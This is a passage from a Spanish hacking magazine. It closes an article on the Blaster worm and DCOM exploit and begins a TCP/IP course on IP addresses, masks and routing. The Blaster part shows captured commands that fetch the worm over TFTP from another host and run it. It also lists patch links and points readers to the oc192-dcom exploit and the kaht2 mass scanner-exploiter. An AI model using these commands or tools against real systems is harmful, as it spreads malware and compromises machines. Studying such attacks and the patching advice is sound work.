En el caso de tener solo un PC, tendrás que dejar un netcat a la escucha como ya te hemos explicado, y lanzar el exploit contra tu mismo PC, lo resultados serán los mismos.

Esto es lo que aparecería en la shell donde tenemos el netcat a la escucha (host Víctima)

```
G:\NC>nc -vv -l -p 4444
listening on [any] 4444 ...
connect to [192.168.0.1] from HACK [192.168.0.2] 1057
tftp.exe -i 192.168.0.2 GET MBlaster.exe
start MBlaster.exe
```

Voy a comentar algo sobre esto. Si te fijas en la shell de la máquina víctima, aparecen parámetros ya explicados en el punto 4 de las prácticas: **"¿Cómo se copia el Blaster desde un PC a otro PC? ¿Cómo es posible...".** Y, a parte, aparece algo de información sobre el host atacante.

Esto quiere decir que **todo lo que escriba el host atacante será visualizado por nosotros** gracias a netcat (y por supuesto no será ejecutado en nuestra máquina).

Pero esto aun tiene algo más de gracia, porque si te fijas aparecen dos IPs, una es la IP del atacante, en mi caso, **[192.168.0.2]**, y otra es la IP del Servidor TFTP que aloja la copia del virus Blaster (msblast.exe). En nuestro caso las dos IPs son iguales, pero esto no tiene porque ser así... el archivo msblast.exe podría estar ubicado en un PC controlado por el propio programador del virus (por ejemplo).

Pero aun no se acaba aquí la gracia, porque si te fijas, Tú también puedes escribir en la shell donde hemos dejado netcat a la escucha. Lo que escribas será también visualizado por el atacante (máquina que lanza el exploit)... ¿Te imaginas la cara del atacante cuando vea algo como esto, en la shell de netcat que ha lanzado contra nuestro PC?

```
C:\WINDOWS\System32\cmd.exe - nc 192.168.0.1 4444
Microsoft Windows XP [Versión 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\NeTTinG>cd C:\WINXP (E)\Nc

C:\WINXP (E)\Nc>nc 192.168.0.1 4444
tftp.exe -i 192.168.0.2 GET MBlaster.exe
start MBlaster.exe
Hola HACK
¿Es tuya esta IP 192.168.0.2?
¿Y la IP de este servidor, 192.168.0.2?
...
```

Se quedara más que flipado, pensara que somos nosotros quienes lo habemos hackeado.
Y lo mejor de todo es que podrás hablar con tu atacante ;p, todo esto con solo una línea con netcat...

7.- Esquivando al Blaster o al dcom_final... Parcheando el PC.

Las actualizaciones publicadas por Microsoft para evitar este problema pueden descargarse desde:

Windows NT 4.0 Server

http://microsoft.com/downloads/details.aspx?FamilyId=2CC66F4E-217E-4FA7-BDBF-DF77A0B9303F&displaylang=en

Windows NT 4.0 Terminal Server Edition

http://microsoft.com/downloads/details.aspx?FamilyId=6C0F0160-64FA-424C-A3C1-C9FAD2DC65CA&displaylang=en

Windows 2000

http://microsoft.com/downloads/details.aspx?FamilyId=C8B8A846-F541-4C15-8C9F-220354449117&displaylang=en

Windows XP 32 bit Edition

http://microsoft.com/downloads/details.aspx?FamilyId=2354406C-C5B6-44AC-9532-3DE40F69C074&displaylang=en

Windows XP 64 bit Edition

http://microsoft.com/downloads/details.aspx?FamilyId=1B00F5DF-4A85-488F-80E3-C347ADCC4DF1&displaylang=en

Windows Server 2003 32 bit Edition

http://microsoft.com/downloads/details.aspx?FamilyId=F8E0FF3A-9F4C-4061-9009-3A212458E92E&displaylang=en

Windows Server 2003 64 bit Edition

http://microsoft.com/downloads/details.aspx?FamilyId=2B566973-C3F0-4EC1-995F-017E35692BC7&displaylang=en

8.- Para los más juguetones:

Si queréis más sobre este tema, buscar sobre el exploit "oc192-dcom.exe" (este exploit tiene la facultad de que no provoca D.O.S a la máquina víctima).

Y si sois de los perezosos, buscar el scanner-exploit "kaht2 (este escaneara rangos de IPs buscando IPs vulnerables y, si las encuentra, mandara automáticamente el exploi para conseguir la shell de system)...

¡¡¡ ¿Alguien da más? !!!

9.- Recomendaciones:

Antes de ponerte a "jugar" con los exploits, te aconsejo mejor dicho, *"te obligo"* a que practiques antes con t ordenador.

En la gran red, Internet, encontraras multitud de diablillo como los aquí explicados, pero el funcionamiento siempr es casi el mismo...

Te recomiendo también que te pases por páginas com hispasec, donde te informan muy rápidamente de la últimas novedades sobre la seguridad informática

Y si no entiendes algo sobre algún tema, pásate por lo foros de hackxcrack (www.hackxcrack.com), te quedara sorprendido de la gran cantidad de información, más qu interesante, que allí se recopila, a parte de las grande respuestas que responderán a tus preguntas o cuestiones

Así que no lo dudes, si aun no eres miembro de los foro de hackxcrack, no esperes un minuto más para registrarte.

10.- Agradecimientos:

Me gustaría agradecer y dedicar este texto a todos lo miembros de los foros de hackxcrack, donde he aprendid un sin fin de cosas, y no todas relacionadas con l informática en sí.

Pero en especial, dedico este texto a mis amigos y a m hermano por "aguatar" siempre el "tema" por el qu disfruto y vivo, LA INFORMATICA Y TODO LO RELACIONAD CON ELLA.

ATENTAMENTE ***NeTTinG****.*

CURSO DE TCP IP: LA CAPA IP
(PRIMERA PARTE).
LAS DIRECCIONES IP.

Este mes vamos a descubrir qué es realmente una IP, qué es una Dirección de Red, qué son y cómo funcionan las Máscaras de Red, cómo un paquete es encaminado en una red, cómo se reparten el pastel de los rangos de IPs los ISPs y muchas cosas mas.

INTRODUCCIÓN

Este mes empezamos con uno de los puntos más interesantes: **la capa de red**, es decir, **la capa IP**, que es una de las que dan su nombre a toda la pila de protocolos que componen el llamado TCP/IP.

Mucho hay que decir sobre esta capa, quizá la más importante, por lo que de momento esta primera entrega la dedicaré únicamente a presentar algunos de los conceptos relacionados con ella, concretamente todo lo referente a las direcciones IP.

Mucho se ha mencionado a estos "numerajos" en la revista, pero pocas veces se ha entrado en detalle sobre lo que realmente son y cómo funcionan.

A lo largo de este artículo veremos en detalle en qué consiste una **dirección de red**, cómo funcionan las **máscaras**, el **encaminamiento en una red TCP/IP** como Internet, las **clases de redes**, las **direcciones reservadas**, las **redes locales**, las **direcciones broadcast**, e introduciremos **otros protocolos** relacionados, como son el **DHCP** o el **ARP**.

Dejo ya para otro artículo la explicación de la cabecera IP, así como el funcionamiento detallado del protocolo.

Si todo sigue el rumbo que espero, una vez que termine la parte "básica" del curso de TCP/IP lo completaré con un artículo dedicado al protocolo **IPv6**. Este es una nueva versión del protocolo IP, aún no extendida mundialmente, que es el futuro para una Internet que está llegando actualmente al límite de sus posibilidades técnicas.

Una vez más tengo que insistir en que mi forma de explicar las cosas no es la "clásica", ya que pienso que es absurdo repetir una vez más aquello que está explicado de la misma forma en mil sitios diferentes. Por tanto, aprovechando que esta revista se llama **PC PASO A PASO**, mi forma de explicar las cosas será muy lenta, pero segura, no mostrando las cosas sin más, si no llegando a ellas desde el fondo de los conceptos básicos.

Así, ruego un poco de paciencia a aquellos que digan "¿pero cómo puede estar explicando lo que es una máscara de red en 20 páginas, si en cualquier sitio está explicado en sólo una página?",

Mi intención es que este curso no sea un curso más de TCP/IP, si no un curso diferente, una alternativa para aquellos que están cansados de encontrar una y otra vez la misma forma de contar las cosas (muchas veces imposible de entender por lo críptico del lenguaje utilizado)... y una y otra vez muchas

personas dejan de estudiar estos temas porque no llegan a entender lo que leen... vamos a ver si conseguimos arrojar un poco de luz!!!

1. LA FUNCIÓN DE LAS DIRECCIONES IP

El concepto fundamental de lo que es una dirección IP ya lo he repetido en varias ocasiones, pero es tan importante que ha de ser repetido una y otra vez, sobre todo para aquellos nuevos lectores que se incorporan ahora al curso de TCP/IP (aunque a estos nuevos lectores les advierto que van a tener muy complicado poder seguir el curso a partir de este punto sin haberlo pillado desde el principio).



Este curso...

Este curso es de los más veteranos de la revista PC PASO A PASO. Se empezó con la serie de artículos RAW (donde se trataron en profundidad los protocolos más importantes) y se siguió con las serie TCP/IP (donde "asaltamos el corazón" de las comunicaciones por red).

Aunque intentamos que cada artículo sea comprensible "en sí mismo", llega un momento en que es muy difícil asumir el contenido de los mismos sin haber estudiado las anteriores entregas de la serie. Te recomendamos que pidas las revistas anteriores a un amigo o las encargues en www.hackxcrack.com.

La **función de una dirección IP** es la misma que la de un número de teléfono, o la de una dirección postal: **identificar unívocamente a uno de los participantes en una red de comunicación.**

En cualquier entorno en el que haya más de dos elementos, y se desee establecer una comunicación entre sólo dos de ellos, será imprescindible asignar a cada uno una dirección única que permita identificarles unívocamente.


Así, la **red telefónica** tiene millones de abonados, pero cada uno de ellos tiene un **número de teléfono** siempre diferente a los demás.

Lo mismo ocurre con la **red de correo postal**, en la que cada persona tiene una **dirección única**.

En la red postal, la combinación de la dirección de destino de la carta o paquete (lugar donde debe llegar el paquete), y el remite del mismo (lugar de donde se envía el paquete), definen claramente los dos elementos de la comunicación. Lo mismo ocurre en la red telefónica, con la combinación de los dos números de teléfono (al que llamas, y desde el que llamas).

Internet es una red formada por millones de ordenadores de todo el mundo pero, a diferencia de lo que puede parecer, las comunicaciones son siempre entre sólo dos ordenadores.

Cuando entramos en un chat en el que hay 30 usuarios (o 50, o 200), en realidad todo funciona gracias a varios pares de conexiones entre los diferentes usuarios y un servidor central. Lo mismo ocurre cuando estamos jugando a un juego ON LINE en el que haya varios jugadores simultáneamente, o en cualquier otro entorno en el que parezca que hay muchos ordenadores conectados entre sí al mismo tiempo. Así que repito: **en Internet (y, en general, en cualquier red TCP/IP) jamás se conectan directamente entre sí más de dos máquinas.**



En la imagen vemos el ejemplo de un chat entre 4 personas, el cual funciona gracias a pares de conexiones entre cada usuario y el servidor central. Observamos también una quinta conexión, entre dos usuarios, que podría ser la transferencia de un archivo (por ejemplo, un DCC en una red de IRC).

Por tanto, es fundamental que cada uno de los usuarios del chat conozca la dirección IP del servidor de chat. Una vez que ellos se conecten al servidor de chat, éste conocerá también la dirección de ellos, igual que cuando recibimos una llamada de teléfono podemos ver el número desde el cual nos están llamando.

Si bien en el teléfono no es imprescindible conocer el número del que nos llama, en el caso de TCP/IP no sería posible la comunicación si las dos partes no conocen perfectamente la dirección IP de su interlocutor.

Para el caso de la transferencia del archivo que vemos en la imagen, sería necesario que uno de los dos usuarios conociese la dirección IP del otro para poder conectarse a él. Para esto, lo que hace es pedir esta dirección IP a través del servidor de chat, que es el único que conoce las direcciones IP de todos los usuarios del chat.

¿Cómo sabe el servidor cuál es la IP del usuario que se acaba de conectar? Pues sencillamente mirando la **cabecera IP** del paquete de inicio de conexión del usuario, ya que en todas las cabeceras IP están siempre especificadas las direcciones IP de origen y destino del paquete, tal y como veremos en el próximo artículo, en el que detallaremos el formato de la cabecera IP.

Los que no hayáis seguido todos mis artículos probablemente os estaréis preguntando ahora por qué he dicho que los usuarios del chat tienen que conocer la dirección IP del servidor para poder conectarse, ya que probablemente muchos de vosotros habréis entrado en una red de IRC (o cualquier otro Chat) y jamás habéis tenido que aprenderos ningún número raro para poder conectar. Gracias a Dios (o más bien al IETF 😉), los seres humanos no tenemos que tratar (normalmente) con todos esos numerajos difíciles de recordar, si no que podemos utilizar unos nombres equivalentes mucho más intuitivos, como: www.google.com, irc.efnet.nl, etc., etc.

Esto se consigue gracias a un sistema llamado **DNS** que permite asociar un nombre "más humano" a cada dirección IP. De esta forma, cada vez que queremos acceder a una máquina nos basta con conocer su **nombre**, y no los números que forman su dirección IP.

Cuando solicitamos una conexión con una máquina a partir de su nombre, nuestro ordenador (sin que nosotros nos enteremos), primero tendrá que traducir el nombre de la máquina para obtener la

dirección IP asociada, lo cual hará mediante una serie de consultas a unos servidores especiales que "conocen" las direcciones IP asociadas a cada nombre.

Una vez que ya tiene la dirección IP, se conectará a esa máquina sin que nosotros nos hayamos enterado del proceso. Desde nuestro punto de vista parece como si directamente pudiésemos conectarnos conociendo sólo el nombre, y no los numerajos.

Todo el sistema DNS lo expliqué con todo detalle en la serie RAW de esta revista, hace ya varios meses, por lo que espero que el artículo esté liberado para que lo podáis bajar y comprender cómo funciona realmente todo esto.

Ahora posiblemente os estaréis haciendo otra pregunta: **¿de dónde salen las direcciones IP?**

Está claro de donde salen los números de teléfono: es Telefónica la que asigna un número diferente a cada abonado. También está claro de donde salen las direcciones postales: Correos asigna un código postal a cada zona y el resto de la dirección postal depende de la calle y piso y puerta en el que viva cada usuario (el nombre de la calle lo pone el ayuntamiento y el piso y la puerta el constructor de la vivienda).

En el caso de las direcciones IP, también tiene que haber algún organismo regulador que evite que dos máquinas tengan la misma dirección IP en una misma red. Este organismo es **InterNIC**, que se encarga de asignar unos rangos de direcciones IP a cada organización. **InterNIC** delega en cada organización para que asignen cada IP específica a cada máquina dentro de ese rango.

Ponemos un caso real y lo entenderemos rápidamente:


CASO REAL TELEFÓNICA:

- Un buen día, Telefónica decide ofrecer a sus usuarios conexión a Internet y para ello necesita "un montón" de direcciones IP. Pues eso, llama a InterNIC y le dice que le pase "un montón" de IPs.
- InterNIC, una vez estudiada la petición, le asigna a Telefónica un generoso rango de direcciones.
- Telefónica YA TIENE IPs!!! Ahora pone a sus genios de publicidad a trabajar y nos machaca con sus anuncios en todos los medios de comunicación... contrata tu acceso a Internet con Telefónica y bla, bla, bla. Por cierto, uno de sus anuncios era muy interesante... ¿recuerdas el del mono?... en ese nos insultaba a todos los usuarios de Internet españoles comparándonos con un mono... ("a tragar y a callar")
- Cuando Tú (o Yo) llamamos a telefónica y contratamos el acceso a Internet, NO ES INTERNIC quien te asignará una IP, será TELEFÓNICA quien te asigne la IP. Por supuesto, TELEFÓNICA te dará una de las IPs que previamente INTERNIC le ha asignado a ella.

Telefónica puede hacer con sus IPs LO QUE QUIERA!!! Desde dártela a ti (su nuevo cliente) hasta ceder (alquilar) a terceras compañías parte del rango que previamente le confió INTERNIC.

Esta libertad para que el ISP "de turno" haga lo que quiera con su rango de IPs es lo que da lugar a la existencia de direcciones **IP dinámicas**. Nuestro ISP (proveedor de servicios de Internet, como

Telefónica en este ejemplo) podrá decidir asignarte una u otra IP en cada momento según los usuarios que haya conectados, sin tener que dar "explicaciones" a InterNIC o ningún otro organismo. Mientras Telefónica se encargue de que nunca haya dos direcciones IP iguales, y de que nunca utilice una dirección IP que no esté dentro de su rango asignado, podrá cambiar a su gusto las direcciones IP de cada usuario según le convenga.



Desgraciadamente...

Desgraciadamente, cuando decimos que el ISP puede hacer "lo que quiera" con sus IPs, incluimos desagradables sorpresas:

- Hay ISPs que únicamente te ofrecen IPs Dinámicas. Esto provoca que no puedas tener ciertos servicios en tu PC (por ejemplo un servidor FTP) sin utilizar algún tipo de re-direccionamiento automático por nombre (en anteriores números de la revista ya explicamos como hacer esto con todo detalle).
- Hay ISPs que únicamente de dan una IP FIJA si la pides expresamente, pero sorpresa!!! Te cobrarán entre 6 y 24 euros al mes por tan "preciada" posesión.

2. LAS DIRECCIONES IP TAL Y COMO SON

Hasta ahora he estado hablando de unos "numerajos" asumiendo que todos habéis visto alguna vez una dirección IP, y espero que así sea. Para los nuevos (nuevísimos) de la clase os muestro aquí el aspecto de una dirección IP tal y como las solemos conocer:

192.168.2.15

Como vemos, es un número compuesto de 4 números separados por puntos. Estos puntos lo que hacen en realidad es separar las **cifras** del número. ¿Cifras? ¡Pero si la primera cifra es 192! Yo pensé que una cifra iba sólo desde 0 hasta 9...

Pues esto es así en la base que estamos acostumbrados a utilizar: la **base 10**, o **base decimal**. En base decimal tenemos las cifras 0, 1, 2, 3, 4, 5, 6, 7, 8, o 9. Pero pueden existir muchas bases diferentes, por ejemplo:

- la **base 2**, o **base binaria (únicamente hay 2 cifras)**: las cifras son sólo 0, o 1.
- la **base 16**, o **base hexadecimal (hay 16 cifras)**: hay más cifras que en la base 10, siendo éstas 0, 1, 2, 3, 4, 5, 6, 7, 8, 9, A, B, C, D, E, y F



Fíjate que como...

Fíjate que como se nos han acabado las cifras de la base decimal, para llegar a 16 cifras se utilizan letras. Los que se "inventaron" el sistema hexadecimal podrían haber utilizado cualquier otro símbolo para sus cifras, por ejemplo letras griegas o "dibujitos" egipcios.

Como vemos, la base 10 tiene 10 cifras diferentes, la base 2 tiene 2 cifras diferentes, y la base 16 tiene 16 cifras diferentes. Por tanto, la **base 256** tendrá... 256 cifras diferentes. Cada una de estas cifras estaría comprendida entre 0 y 255 (1, 2, 3, 4... 58, 59... 102, 103... 198, 199... 253, 254 y 255).

Una dirección IP no es más que un número de 4 cifras en base 256. Por tanto, la primera cifra del número del ejemplo será 192, la segunda 168, la tercera 2, y la última será 15 ------> **192.168.2.15**

¿Y por qué se utiliza esta base tan rara cuando estamos acostumbrados a utilizar la base decimal de toda la vida? Pues porque, aunque las personas estemos acostumbrados a la base decimal, ésta no es muy apropiada para las máquinas, que son las que realmente tienen que lidiar con las **direcciones IP**. Concretamente, a las máquinas sólo les gusta la **base 2 (binaria)**, y sus derivadas.

Una base muy íntimamente ligada a la **base 2** es la **base 256**, que es la que da lugar a la existencia de los famosos **bytes**, u octetos. Por tanto, cada una de las cifras de una dirección IP corresponde a un byte, por lo que **cada dirección IP tiene un tamaño de 4 bytes**. Un byte es, en cierto modo, el tamaño elemental de información que puede manejar una máquina (esto no es del todo así, pero es para que nos entendamos). Si no te ha quedado claro sigue leyendo

Como he dicho, las máquinas sólo entienden el lenguaje binario, pero esa IP que os he mostrado (192.168.2.15) está en realidad representada de forma que sea fácilmente comprensible para un humano (con cada cifra expresada en el clásico formato decimal). **¿Cuál es entonces el auténtico aspecto de una dirección IP?** Pues es, por supuesto, una fantástica ristra de ceros y unos, de esas que aparecen en las "pelis de hackers".

Veamos por ejemplo el auténtico aspecto de la dirección del ejemplo:

11000000.10101000.00000010.00001111

Como vemos, cada cifra en base 256 está formada de 8 cifras binarias (cero o uno), por lo que **una dirección IP consta de un total de 32 cifras binarias (bits)**.

Para lo que voy a explicar a continuación es imprescindible que conozcáis la forma de convertir una IP en su formato clásico (192.168.2.15) a su formato "real", con todas las cifras binarias. Así que ruego un poco de paciencia a los que estáis ya un poco hartos de mi insistencia con el tema de la aritmética binaria, porque voy a explicar de nuevo cómo convertir números de decimal a binario, aunque en esta ocasión no voy a explicar el método "matemático", si no el sistema que utilizo yo para poder hacerlo de cabeza, sin necesidad de lápiz y papel

La gran ventaja de esta forma de cambiar de base decimal a binaria es que no es necesario realizar ninguna división, ni ninguno de los engorros que expliqué en aquel otro artículo.

En cambio, la "desventaja" es que es necesario estar bastante familiarizado con la aritmética binaria, hasta el punto de que hay que conocer de memoria todas las potencias de 2, con exponentes de 0 a 8.

Quizá esto os suene a una especie de locura propia de un *friki* que sólo sale de su casa para comprar más memoria RAM o más cafeína, pero en realidad aprenderse estos números es mucho más fácil de lo que parece, ya que estos números nos rodean a diario sin que nos demos cuenta. Las 9 primeras potencias de 2 son estas:

$2^0 = 1$
$2^1 = 2$
$2^2 = 4$
$2^3 = 8$
$2^4 = 16$
$2^5 = 32$
$2^6 = 64$
$2^7 = 128$
$2^8 = 256$

¿A que os suenan todos esos números? Los veréis cada vez que veáis cualquier cosa relacionada con la informática (la velocidad del ADSL, la capacidad de las tarjetas de memoria, etc, etc).

Lo que yo hago para convertir un byte en su formato decimal al formato binario es: (mientras lees los pasos fíjate en la imagen)

PUNTO 1.- En primer lugar, miramos entre qué dos potencias de 2 está comprendido. Por ejemplo, para el caso del número **192**, está comprendido entre *128* y *256*. Por tanto, la cifra binaria correspondiente a **128 (2^7)** tiene que estar a **uno**.

PUNTO 2.- Para ver qué más cifras están a uno, cojo el **192** y le **resto 128**, y nos da como resultado **64**.

PUNTO 3.- Repetimos el proceso del punto 1 con este nuevo número, el 64: miramos entre qué dos potencias está comprendido el 64 y vemos que está entre *64* y *128*. Por tanto la cifra 2^6, correspondiente al **64,** tendrá que estar también a **uno**.

PUNTO 4.- Igual que en el PUNTO 2: ahora *64 - 64 = 0*, significa que tenemos ya el número exacto, y no hay que continuar el proceso.

Por tanto, como hemos visto que hay que **"marcar" a uno las cifras 7 y 6**, contando 8 cifras **empezando por la derecha**, y siendo **la primera la cifra 0**, obtenemos la imágen:



Para el caso de **168** hacemos lo mismo: **168** está entre *128*, y *256*, por lo que marcamos la **cifra 7**; *168 - 128* = **40,** que está entre *32* y *64*, por lo que marcamos la **cifra 5**, correspondiente al **32**; *40 - 32* = **8** que está entre *8* y *16*, por lo que marcamos la **cifra 3**, correspondiente al **8,** y tenemos ya el número completo, pues *8 - 8 = 0*. Nos queda **10101000**

Para el número 2: **2** está entre *2* y *4*, por lo que directamente marcamos la **cifra 1**, correspondiente a 2^1, y *2 - 2 = 0*, por lo que ya tenemos el número, que será una ristra de 7 ceros y un solo uno, en la segunda posición empezando por la derecha. Nos queda **00000010**

Para el número **15**: vemos que está entre *8* y *16*, por lo que marcamos la **cifra 3**; a continuación hacemos *15 - 8* = **7,** que está entre *4* y *8*, por lo que marcamos la **cifra 2**, correspondiente al **4;** a continuación hacemos *7 - 4* = **3,** que está entre *2* y *4*, por lo que marcamos la **cifra 1**; por último, hacemos *3 - 2* = **1,** que está entre *1* y *2*, por lo que marcamos la **cifra 0,** y tenemos ya el número completo, que será **00001111**.

Por lo tanto la IP en binario es: **11000000.10101000.00000010.00001111**

3. LAS DIRECCIONES DE RED

En muchos casos la dirección IP por si sola no es suficiente para todas las necesidades de una comunicación TCP/IP. Para entenderlo haremos el paralelismo con algo que todos conocemos: un número de teléfono.

Un número de teléfono consta de uno o varios **prefijos**, seguido del número ya propiamente dicho. La red telefónica utiliza estos prefijos para saber cómo dirigir el tráfico de la red entre las distintas **zonas**.

Podríamos también hacer el paralelismo con el correo postal. El correo postal consta de un código postal (que podría ser considerado como un prefijo), y el resto de la dirección.

Como en los dos casos anteriores, también las direcciones IP tienen en cierto modo "prefijos" que permiten diferenciar diferentes "zonas" entre los diferentes usuarios de la red.

En el caso del correo postal, la parte de "prefijo" que permite separar las "zonas" está claramente diferenciado del resto de la dirección (no hay forma de confundir el código postal con el nombre de la calle).

En cambio, en el caso del teléfono ya es otro asunto. Por ejemplo, el prefijo para Madrid es el 91, mientras que el prefijo para Murcia es el 968, por lo que a priori no hay forma de saber hasta dónde llega el prefijo, ya que unos tienen 2 cifras, y otros tienen 3.

Hasta hace unos años, el prefijo no se marcaba cuando se estaba dentro de una misma provincia. Por tanto, si te decían: vivo en Madrid y mi teléfono es el 915758976, no sabías si, estando en Madrid, tenías que marcar 5758976, o 758976, a no ser que supieses que el prefijo de Madrid es el 91, por lo que sólo habría que prescindir de las dos primeras cifras.

Actualmente, esto de los prefijos es ya transparente al usuario del teléfono (siempre que llamamos a alguien marcamos prefijo y número, todo junto). ---los "prefijos" de las direcciones IP también son transparentes para los usuarios de Internet---

En cambio, las máquinas de la red telefónica encargadas de conmutar los circuitos para comunicar a los dos abonados en una llamada sí que necesitan diferenciar los prefijos, para así saber por dónde ir dirigiendo la llamada para crear un enlace entre los dos puntos. Del mismo modo, las máquinas encargadas de direccionar el tráfico en una red TCP/IP (como Internet) necesitan conocer los "prefijos" de las direcciones IP para conseguir establecer un camino entre las dos máquinas que quieren comunicarse. Estas máquinas encargadas de direccionar el tráfico TCP/IP suelen ser los denominados **gateways** o, por usar un término más familiar, los **routers**.

Por tanto, para conectar mediante TCP/IP con una máquina, no nos basta con saber su dirección IP, si no que también tenemos que conocer qué porción de ésta IP es prefijo, y cuál no. Al igual que en los números de teléfono, los prefijos de las direcciones IP son de longitud variable, por lo que es imposible saber a priori qué parte de la IP es prefijo, y qué parte es la dirección propiamente dicha de nuestra máquina. Esto da lugar a la necesidad de que una dirección IP tenga que ir acompañada de otro número que indique simplemente cuál es la longitud del prefijo dentro de esa IP.

En el caso de los números de teléfono podríamos representar esto de la siguiente forma: **915758976 / 2**. La última cifra, detrás de la barra **/** nos indicaría la

longitud del prefijo. Por tanto, sabemos que este número sería **5758976**, y las **dos** primeras cifras, el **91**, serían el prefijo.

Esta misma representación se utiliza con las direcciones IP, pero contando el número de cifras binarias (bits). Por ejemplo, la IP **192.168.2.15 / 24**, estaría compuesta por un **prefijo de 24 bits** (24 cifras binarias), y el resto sería la dirección IP de la máquina, es decir, ésta constaría de **8 bits** (ya que el total de bits en una dirección IP hemos dicho que es 32).

Viendo la IP en su formato binario:

11000000 . 10101000 . 00000010 . 00001111

Sabemos ya que las primeras 24 cifras: **11000000 10101000 00000010**, componen el **prefijo** (llamado **dirección de red**, como veremos más adelante).

Sabemos también que las últimas 8: **00001111** componen la **dirección de la máquina** (llamada **dirección de host**) dentro de la "zona" marcada por el prefijo.



Todo esto de...

Todo esto de las "zonas" y los "prefijos" tiene relación con lo que expliqué sobre cómo InterNIC asigna las direcciones IP.

La parte de prefijo sería aquella que asigna éste organismo a cada organización (Telefónica, gobierno de los Estados Unidos, Universidad Politécnica de Madrid, Microsoft, ...), y el resto de la dirección IP sería el rango de direcciones en las que tiene libertad la organización para asignarlas como quiera a sus usuarios.

Por tanto el prefijo determinará la organización a la que está asignada esa IP, y el resto de la dirección determinará a una máquina concreta dentro de esa organización.

Hemos visto una forma de representar la **longitud del "prefijo"** de la dirección IP, que consiste en acompañar a la dirección de una barra separadora y un número que representa el número de bits que ocupa este prefijo. Esta forma se suele utilizar bastante, pero también se utiliza otra representación, quizá más conocida, que veremos ahora mismo.

En cualquier caso, se use la representación que se use, a este número que especifica el tamaño del "prefijo" se le llama **máscara de red**. Y esto que hasta ahora hemos estado llamando prefijo es lo que en realidad se denomina **dirección de red**. Fíjate en la imagen para que no te pierdas y a partir de ahora, mientras lees, consulta continuamente la imagen.

IMAGEN EXPLICATIVA:

Tenemos la dirección IP 192.168.2.15 y la máscara de red 24

<---------- **192.168.2.15 /24** ***En muchos textos se le llama dirección de red*** ---------->
<------ DIRECCIÓN IP: 192.168.2.15 ----------------><----**MASCARA DE RED: 24**---->

192 . 168 . 2	**. 15**	**/24**
dirección de red ("prefijo")	**dirección del host** (dirección de la máquina)	**máscara de red** (indica la longitud/tamaño de la dirección de red)

La dirección de red se obtiene mediante la combinación de la dirección IP y la máscara de red

*** Como una **dirección de red** se obtiene combinando la **dirección IP** y la **máscara de red**, **en muchos textos encontrareis que se llama dirección de red al conjunto de estos dos números:** la **dirección IP** + la **máscara de red***
(192.168.2.15 /24).

Lo que hasta ahora hemos estado llamando "zona" es lo que en realidad deberíamos llamar **red**. Cada **red** tiene una **dirección de red** al igual que cada calle de tu ciudad tiene un nombre.

Por tanto, Internet está dividida en varias **redes** (zonas), cada una de las cuales

tiene asociada una **dirección de red** (un prefijo), cuya longitud viene determinada por la **máscara de red**.

Antes dijimos que había otra forma (quizá más conocida) de representar la **máscara de red**. Vamos a ver ahora cuál es "esa otra forma" y, para el que piense que con aprenderse una es suficiente, ya puede ir cambiando de opinión... las dos son ampliamente utilizadas en libros técnicos, textos, etc.

Lo que en realidad nos está diciendo la máscara de red es **qué bits** de nuestra dirección IP **pertenecen a la red** (o "zona"), y **qué bits pertenecen a la máquina concreta dentro de esa red**. Por tanto, la dirección de red **192.168.2.15/24** podríamos representarla también así:

Dirección IP = 11000000 . 10101000 . 00000010 . 00001111
Máscara de red = 11111111 . 11111111 . 11111111 . 00000000

Para representar en binario la Máscara de Red (/24) lo que hacemos es poner tantos unos como nos indica la notación (/24) y el resto lo completamos con ceros. **Los bits que estén a 1 en la máscara de red son los bits que pertenecen al prefijo.**

Si convertimos esta máscara de red de binario a la clásica representación decimal que utilizamos para las direcciones IP, nos quedaría la siguiente dirección de red (como ya sabemos, 11111111 en binario corresponde a 255 en decimal y 00000000 en binario corresponde a 0 en decimal):

Dirección IP = 192.168.2.15
Máscara de red = 255.255.255.0

Estoy seguro de que esto ya os suena bastante más.

Quizá os preguntéis ahora por qué es tan habitual escribir las máscaras de red en este formato binario, que es menos intuitivo que el anterior. El motivo es que la máscara de red sirve para realizar determinadas operaciones de aritmética binaria que han de ser realizadas viendo la máscara de red en su formato binario. Y... qué operaciones son esas y para qué sirven? Eso es precisamente lo que veremos en el próximo punto.

4. EL ENCAMINAMIENTO EN REDES TCP/IP

Vamos a descubrir al fin cómo se puede encontrar el camino entre dos de las millones de máquinas conectadas "caóticamente" a Internet. Comprenderemos así la necesidad de la existencia de las máscaras de red, y la utilidad de su representación binaria.

Para ello, vamos a ver un ejemplo de cómo se establecen diversas conexiones desde un PC de una empresa. El ejemplo que te presento ha sido intencionadamente muy muy "simplificado", pero nos servirá perfectamente para lo que deseamos explicar.

En nuestro ejemplo tenemos una red corporativa compuesta de dos subredes:

- **una zona interna**, donde están los PCs de cada empleado
- **una zona DMZ** donde se encuentra el servidor web de la compañía (se sale del tema hablar sobre lo que es una DMZ, y realmente no necesitáis saberlo para este ejemplo, pero al final del artículo aclararé por encima estos conceptos).

- **Dos oficinas**:
  - una en **Madrid**: esta es la oficina principal, en la que estamos nosotros, y está conectada a **Internet** a través de un **modem ADSL**
  - otra en **Barcelona** (una sucursal)

